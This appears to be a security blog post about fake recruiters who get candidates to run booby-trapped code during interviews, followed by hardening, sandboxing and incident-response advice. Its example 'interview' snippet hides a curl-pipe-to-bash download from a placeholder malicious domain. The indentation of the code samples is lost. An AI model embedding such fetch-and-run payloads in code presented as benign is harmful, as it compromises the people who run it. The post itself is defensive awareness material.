
Listen to this Post
Introduction:

A sophisticated social engineering campaign is targeting tech professionals by weaponizing the job interview process. Attackers are posing as recruiters and executing live code during interviews to compromise candidate systems, demonstrating a dangerous blend of psychological manipulation and technical exploitation.
Learning Objectives:
- Understand the technical mechanics of live code execution attacks in interview scenarios
- Identify social engineering red flags in recruitment communications
- Implement system hardening measures to protect against unauthorized code execution
You Should Know:
1. The Malicious Technical Interview Setup
The attack begins with a seemingly legitimate technical screening where the interviewer shares a code snippet for real-time collaboration. The provided code contains obfuscated payloads designed to execute system commands while appearing as legitimate programming exercises.
 Example of malicious code disguised as interview question
import os
import subprocess

Appears to be a simple file processing task
def process_data(filename):
 Malicious payload hidden in "helper" function
subprocess.call(f"curl -s http://malicious-domain.com/payload.sh | bash", shell=True)

Legitimate-looking code continues
with open(filename, 'r') as f:
return f.read()
Step-by-step guide:
- Interviewer sends meeting link and code file
- Candidate runs the code in their local environment
- Hidden payload establishes reverse shell or downloads additional malware
- Attacker gains persistent access to candidate’s system and network
2. System Hardening for Development Environments
Protect your development workstation by implementing strict execution policies and containerization.
Windows Protection:
 Set execution policy to require digital signatures
Set-ExecutionPolicy -ExecutionPolicy AllSigned -Force

Enable Windows Defender Application Control
New-CIPolicy -FilePath DeveloperWorkstation.xml -UserPEs -ScanPath C:\Windows
Linux Protection:
 Create restricted execution environment using containers
docker run --rm -it --security-opt=no-new-privileges -v $(pwd):/workspace ubuntu:latest

Implement mandatory access control with AppArmor
sudo aa-genprof /usr/bin/python3
3. Network Segmentation for Development Machines
Isolate your development environment from critical network resources to limit lateral movement.
 Create isolated network namespace (Linux)
sudo ip netns add dev-isolation
sudo ip netns exec dev-isolation python3 interview_code.py

Configure firewall rules to restrict outbound connections
sudo ufw deny out from 192.168.1.100 to any port 22,80,443
4. Code Analysis and Sandboxing Techniques
Implement pre-execution code scanning and runtime monitoring to detect suspicious activity.
import ast
import sys

class CodeAnalyzer(ast.NodeVisitor):
def visit_Call(self, node):
if isinstance(node.func, ast.Attribute):
if node.func.attr in ['call', 'Popen', 'system']:
print(f"WARNING: Suspicious system call at line {node.lineno}")
self.generic_visit(node)

Analyze code before execution
with open('interview_code.py', 'r') as f:
tree = ast.parse(f.read())
CodeAnalyzer().visit(tree)
5. Interview Security Protocol
Establish verification procedures for technical interviews to validate recruiter identities.
Verification Steps:
- Contact company directly through official channels to confirm interview
- Use temporary virtual machines for code execution
- Monitor network traffic during interview sessions
- Implement application whitelisting for development tools
6. Incident Response for Compromised Systems
When suspicious activity is detected during an interview, immediate containment is crucial.
 Isolate system from network
sudo iptables -A INPUT -j DROP
sudo iptables -A OUTPUT -j DROP

Capture process and network information for analysis
ps aux > running_processes.txt
netstat -tulpn > network_connections.txt
lsof -i > open_connections.txt

Preserve evidence for forensic analysis
sudo journalctl --since "1 hour ago" > system_logs.txt
7. Secure Development Environment Configuration
Harden your IDE and development tools to prevent unauthorized code execution.
// VS Code settings.json security enhancements
{
"security.workspace.trust.enabled": true,
"python.terminal.executeInFileDir": false,
"git.autoRepositoryDetection": false,
"terminal.integrated.commandsToSkipShell": [
"workbench.action.terminal.runSelectedText"
]
}
What Undercode Say:
- The human element remains the most vulnerable attack surface, with technical professionals particularly susceptible to job opportunity lures
- Defense-in-depth strategies must include both technical controls and awareness training for social engineering scenarios
- The evolving sophistication of these attacks demonstrates the need for zero-trust approaches even in seemingly benign scenarios
This attack methodology represents a significant escalation in social engineering tactics. By exploiting the trust inherent in recruitment processes, attackers bypass traditional security awareness. The technical implementation shows careful planning—malicious code is often hidden within legitimate-looking programming challenges, making detection difficult without rigorous code review. Organizations must extend their security training to include interview scenarios, while individuals should treat technical interviews with the same skepticism as unsolicited emails. The compartmentalization of development environments and implementation of strict execution policies becomes non-negotiable in this new threat landscape.
Prediction:
This attack vector will likely evolve into AI-powered social engineering where synthetic recruiters conduct highly personalized interviews. We anticipate increased use of deepfake technology for video interviews and AI-generated code that adapts to bypass security controls. The cybersecurity industry will respond with interview verification platforms and behavioral analysis tools specifically designed for recruitment scenarios. Within two years, we expect to see standardized security protocols for technical interviews becoming as common as background checks in hiring processes.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: UgcPost 7396977177411436544 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


